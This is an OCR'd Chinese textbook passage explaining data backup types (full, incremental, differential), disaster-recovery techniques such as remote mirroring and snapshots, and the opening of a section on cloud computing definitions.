对一个相当规模的系统来说,让系统进行完全自动化的备份是对备份系统的一个基本要求。除此以外,数据备份系统还需要重点考察机器 CPU 占用、网络带宽占用、单位数据量的备份等等。系统资源的开销和备份过程给系统带来的影响是不可小觑的,在实际环境中,一个备份作业运行过程中,可能会占用中档小型服务器 60%的 CPU 资源,而一个未妥善处理的备份日志文件,可能会占用大量的磁盘空间。这些都是来自真实的运行环境,而且属于普遍现象。由此可见,备份系统的选择和优化工作也是一个至关重要的任务。

即使在科技发达的今天，数据备份的价值仍然不能忽略，数据备份仍然作为防止数据丢失的首要选择。在日常生活中，大多数的文档数据会存储在信息系统中，因此，如果没有数据备份系统，当信息系统崩溃或损坏时，数据会全部丢失，再也恢复不出来。例如，当一个用户在网络上进行一宗大型交易时，相关的电脑或者银行服务器崩溃，导致相关的文件丢失，并最终造成交易数据的丢失。在这个场景中，除非交易双方用其他的方式可以证明他们发生了交易，不然，数据丢失会给双方带来莫大的损失。

在信息系统中，任何东西都无法取代原始数据的地位，因此，在数据丢失的情况下，为能使数据快速高效的恢复，数据备份是最好的也是首先选择的技术。对于任何一个组织，没有对数据进行备份是非常不利的。在如今网络环境下，每一次数据传输都要经过复杂的网络环境，经过大量的网络设备，因此，一旦中途有设备崩溃，造成数据丢失，用户很难找到证据证明自己传输了这条数据。

另外，数据备份可以保证用户数据的可用性和完整性。当数据库系统崩溃并丢失所有数据后，信息管理系统可以利用备份的数据进行恢复，从而使数据重新变得可用，因此保证了数据的可用性。而当数据完整性遭到破坏时，信息管理系统仍然可以通过数据恢复系统将备份的数据恢复。从而可见，数据备份是信息系统中不可或缺的一个重要组成部分。

### 11.2.2　数据备份类型

当前根据不同的标准，数据备份有不同的类型，例如，根据数据备份的位置分类可分为本地备份和异地备份；根据数据备份的层次上划分，又可分为硬件冗余和软件冗余；根据数据备份的自动化程度可以分为高度自动化备份、按计划自动化备份和人工备份。本节着重介绍按照如下标准划分的两种数据备份类型。

**1．根据数据备份的状态分类**

(1) 物理备份，指将实际物理数据库文件复制出另一份备份的形式，通常所说的冷备份、热备份都属于物理备份。具体而言，冷备份，也称脱机备份，指以正常的形式关闭数据库，并对数据库的所有文件进行备份，在恢复期间，用户无法访问数据库，需要花费专门的时间来进行。热备份，也称联机备份，指对数据库运行的情况进行备份，用户可以对数据库进行正常的操作。通过连接正在运行的数据库服务器和热备份服务器，将主服务器上的数据修改传递到备份数据库服务器中，保证两个服务器的同步，其实质是一种实时备份，两个数据库分别运行在不同的服务器上，且每个数据库的文件都写到不同的数据设备中。

(2) 逻辑备份，与物理备份不同，不是将数据库的所有文件都进行备份，而是将某个数据库的记录都读取再写入到一个文件中，这是经常使用的一种备份方式。

**2．根据数据备份的策略分类**

按照备份的数据量来说，可以分为完全备份、增量备份、差分备份。

(1) 完全备份。完全备份指对系统中所有的数据进行备份，特点是备份时间最长，但恢复时间最短，效率最高，操作最方便，也是最可靠的一种备份方式，因此，一般在周末或者夜里用户较少时进行备份。

(2) 增量备份。增量备份指只对上次备份后产生变化的数据进行备份,特点是备份时间短,占用的空间也比较少,但是恢复的时间比较长。

(3) 差分备份。差分备份指只对上次进行完全备份后产生变化的数据进行备份,特点是备份时间较长,占用空间较多,但是恢复时间较短。

具体而言,完全备份、增量备份及差分备份之间的关系如图 11-1 所示。





**图 11-1 三种备份方式之间的关系**

在实际备份应用系统中,通常是这三种不同的备份技术结合实现数据备份,这里介绍两种结合方式。

1) 完全备份和增量备份的结合

完全备份加增量备份源于完全备份,不过减少了数据移动,其思想就是较少使用完全备份,如图 11-2 所示。比如说在周日晚上进行完全备份(此时对网络和系统的使用最小)。在其他 6 天(周一到周六)则进行增量备份。增量备份会对系统进行查询,当查询到从昨天开始,哪些数据发生了变化之后,会把这些变化的数据复制到当天已经备好的磁盘上。如果在周一到周六使用增量备份,则能保证只移动那些在最近 24 小时内改变的文件,而不是所有的文件。由于只对较少的数据进行移动和存储,所以增量备份减少了对磁盘阵列的需求。对于用户来讲,则可以在一个高度自动化的系统中使用更加集中的磁盘阵列,以便允许多个客户机共享存储资源。

完全备份加增量备份的明显不足之处在于恢复数据较为困难。完整的恢复过程首先需要恢复上周日备份的完全备份数据。然而再将增量备份的数据恢复并覆盖掉完全备份中对应的数据。因此,该策略最坏的情况就是要设置 7 个磁盘整理,如果每天都有数据修改,则需要恢复 7 次才能将所有的数据恢复到最新。

2) 完全备份和差分备份的结合

为了解决完全备份加增量备份方法中数据恢复困难的问题,产生了完全备份加差分备份的方法。因此,数据差异性成为了备份过程中要考虑的问题。在采用增量备份时,需要查询自从昨天以来哪些数据发生了变化,而采用差分备份的方式,需要查询自完全备份




**图 11-2 完全备份和增量备份的结合**

以来，哪些数据发生了变化。对于完全备份后的第一次备份，因为昨天刚对数据系统进行了完全备份，所以在周一进行备份时，这两种方法备份的数据是一样的。但是到了周二进行备份时，增量备份只需要备份从昨天(周一)开始发生了变化的数据，而差分备份则需要查询自上次完全备份(周日)后发生变化的数据，并把这些变化的数据备份到磁盘阵列中。到了周三时，增量备份还是只需要备份过去 24 小时发生变化的数据，则差分备份需要备份过去 72 小时发生变化的数据。

尽管差分备份比增量备份移动和存储的数据更多，但是在进行数据恢复时就比较简单。在完全备份加差分备份方法下，完整的恢复过程包括首先对上周日完全备份的数据进行恢复，然后再将最新差分备份的数据进行恢复并覆盖到已恢复的完全备份的数据中，如图 11-3 所示。




**图 11-3 完全备份和差分备份的结合**

## 11.23 数据容灾技术

数据备份是数据高可用的最后一道防线，其目的是为了系统数据崩溃时能够快速地恢复数据。然而，数据备份只是容灾方案中的一种，而且它的容灾能力非常有限，因为传统的备份只是采用数据内置的或者外置的磁盘设备进行冷备份，备份的磁盘同时也放在机房中统一管理，一旦整个机房出现灾难，如火灾、盗窃或者地震灾难时，这些备份磁盘也会销毁，所存储的磁盘备份也起不到任何容灾功能。

真正的数据容灾就是要避免传统冷备份所具有的先天不足，它能在灾难发生时，全面、及时地恢复整个系统。容灾按其容灾能力的高低可分为多个层次，例如国际标准 SHARE 78 定义的容灾系统有 7 个层次：从最简单的仅在本地进行磁盘备份，到将备份的磁盘存储在异地，再到建立应用系统实时切换的异地备份系统，恢复时间也可以从几天到小时级、分钟级、秒级或零数据丢失等。无论是采用哪种容灾方案，没有备份的数据，任何容灾方案都没有现实意义。但是光有备份数据也是不够的，容灾也必不可少。

在建立容灾备份系统时会涉及多种技术，主要有以下几种：远程镜像技术、快照技术、互联技术和虚拟存储等。

**1. 远程镜像技术**

远程镜像技术是在主数据中心和备援中心之间的数据备份时用到。镜像是在两个或多个磁盘或磁盘子系统上产生同一个数据的镜像视图的信息存储过程，一个称为主镜像系统，另一个称为从镜像系统。按主从镜像存储系统所处的位置又可分为本地镜像和远程镜像。本地镜像的主从镜像存储系统是处于同一个 RAID 阵列内，而远程镜像的主从镜像存储系统通常是分布在跨城域网或广域网的不同结点上的。

远程镜像又称远程复制，是容灾备份的核心技术，同时也是保持数据同步和实现灾难恢复的基础。它利用物理位置上分离的存储设备所具备的远程数据连接功能，在远程维护一套数据镜像，一旦灾难发生时，分布在异地存储器上的数据备份并不会受到波及。远程镜像按请求镜像的主机是否需要远程镜像站点的确认信息，又可分为同步远程镜像和异步远程镜像。

然而，远程镜像软件和相关配套设备的售价普遍偏高，而且，至少得占用两倍以上的主磁盘空间。另外，除了价格昂贵之外，远程镜像技术还有一个致命的缺陷，它无法阻止系统失败、数据丢失、损坏和误删除等灾难的发生。如果主站数据丢失，备份站点上的数据也将出现连锁反应。并且，远程镜像技术还存在无法支持异构磁盘阵列和内置存储组件、支持软件种类匮乏、无法提供文件信息等诸多缺点。

**2. 快照技术**

远程镜像技术往往同快照技术结合起来实现远程备份，即通过镜像把数据备份到远程存储系统中，再用快照技术把远程存储系统中的信息备份到远程的磁盘中。

快照是指关于指定数据集合的一个完全可用复制，该复制包括相应数据在某个时间点（复制开始的时间点）的影响。快照可以认为是其所表示数据的一个副本。

从具体的技术细节来讲，快照是通过软件对要备份的磁盘子系统的数据快速扫描，建立一个要备份数据的快照逻辑单元号 LUN 和快照 Cache，在快速扫描时，把备份过程中

即将要修改的数据块同时快速复制到快照 Cache 中。快照 LUN 是一组指针，它指向快照 Cache 和磁盘子系统中不变的数据块。在正常业务进行的同时，利用快照 LUN 实现对原数据的一个完全的备份。它可使用户在正常业务不受影响的情况下，实现提取当前在线业务数据。其“备份窗口”接近于零，可大大增加系统业务的连续性，为实现系统真正的 7×24 小时运转提供了保证。快照是通过内存作为缓冲区(快照 Cache)，由快照软件提供系统磁盘存储的即时数据映像，它存在缓冲区调度的问题。

快照的作用主要是能够进行在线数据恢复，当存储设备发生应用故障或者文件损坏时可以进行及时数据恢复，将数据恢复成快照产生时间点的状态。快照的另一个作用是为存储用户提供了另外一个数据访问通道，当原数据进行在线应用处理时，用户可以访问快照数据，还可以利用快照进行测试等工作。因此，所有存储系统，不论高中低端，只要应用于在线系统，那么快照技术就成为一个不可或缺的功能。

**3. 互联技术**

早期的主数据中心和备援中心之间的数据备份，主要是基于 SAN 的远程复制(镜像)，即通过光纤通道 FC，把两个 SAN 链接起来，进行远程镜像。当灾难发生时，由备援数据中心替代主数据中心保证系统工作的连续性。这种远程容灾备份方式存在一些缺陷，如实现成本高、设备的互操作性差、跨越的地理位置短等，这些因素阻碍了它的进一步推广和实用。

**4. 虚拟存储**

虚拟化存储技术在系统弹性和可扩展性上开创了新的局面。它将几个 IDE 或 SCSI 驱动器等不同的存储设备串联为一个存储池。存储集群的整个存储容量可以分为多个逻辑卷，并作为虚拟分区进行管理。存储由此成为一种功能而非物理属性，而这正是基于服务器的存储结构存在的主要限制。

虚拟存储系统还提供了动态改变逻辑大小的功能。事实上，存储卷的容量可以在线随意增加或减少。可以通过在系统中增加或减少物理磁盘的数量来改变集群中逻辑卷的大小。这一功能允许卷的容量随用户的即时要求动态改变。另外，存储卷能够很容易地改变容量、移动和替换。安装系统时，只需为每个逻辑卷分配最小的容量，并在磁盘上留出剩余的空间。

存储虚拟化的一个关键优势是它允许异质系统和应用程序共享存储设备，而不管它们位于何处。

## 11.3 云计算技术

当前，物联网、大数据等应用快速的发展对系统计算和数据管理带来新的要求，云计算(Cloud Computing)作为一种新的共享基础资源的技术和商业模式，可提供高效率计算能力和海量数据管理，提供了一种解决新需求的有效方案。本节从云计算概念及特点出发，介绍典型的云计算体系架构，以及当前云计算数据管理中的主要技术。

### 11.3.1 云计算概述

**1. 云计算概念**

2006 年,Google 在"Google101 计划"中第一次提出云计算概念和理论,指出云计算是继分布式计算(Distributed Computing)、并行计算(Parallel Computing)和网格计算(Grid Computing)之后的一种新的商业计算模式。此后,各研究机构从不同的角度对云计算进行了不同的定义:

IBM 技术白皮书中的定义:云计算一词描述了一个系统平台或一类应用程序;该平台可以根据用户的需求动态部署、配置、重新配置以及取消服务等;云计算是一种可以通过互联网进行访问的可扩展的应用程序。

Berkeley 白皮书中的定义:云计算包括互联网上各种服务形式的应用以及数据中心中提供这些服务的软硬件设施。互联网上的应用服务一直被称作软件即服务(Software as a Service,SaaS),而数据中心的软硬件设施就是云。

ISO/IEC JTC1 和 ITU-T 组成的联合工作组的国际标准 ISO/IEC17788《云计算词汇与概述》(Information technology-Cloud Computing-Overview and vocabulary) DIS 版中的定义:云计算是一种将可伸缩、弹性、共享的物理和虚拟资源池以按需自服务的方式供应和管理,并提供网络访问的模式。云计算模式由关键特征、云计算角色和活动、云能力类型和云服务分类、云部署模型、云计算共同关注点组成。

美国标准计算研究院 NIST 中的定义:云计算是一种计算模式,它以一种便捷的、通过网络按需接入到一组已经配好的计算资源池,如网络、服务器、存储、应用程序和服务等。在这种模式中,计算资源将以最小的管理和交互代价快速提供给用户。

目前,NIST 对云计算的定义被广泛地接受,其给出了云计算的 5 个基本特征、3 种基本服务模式以及 4 种部署模式,其概念可用图 11-4 形象表示。

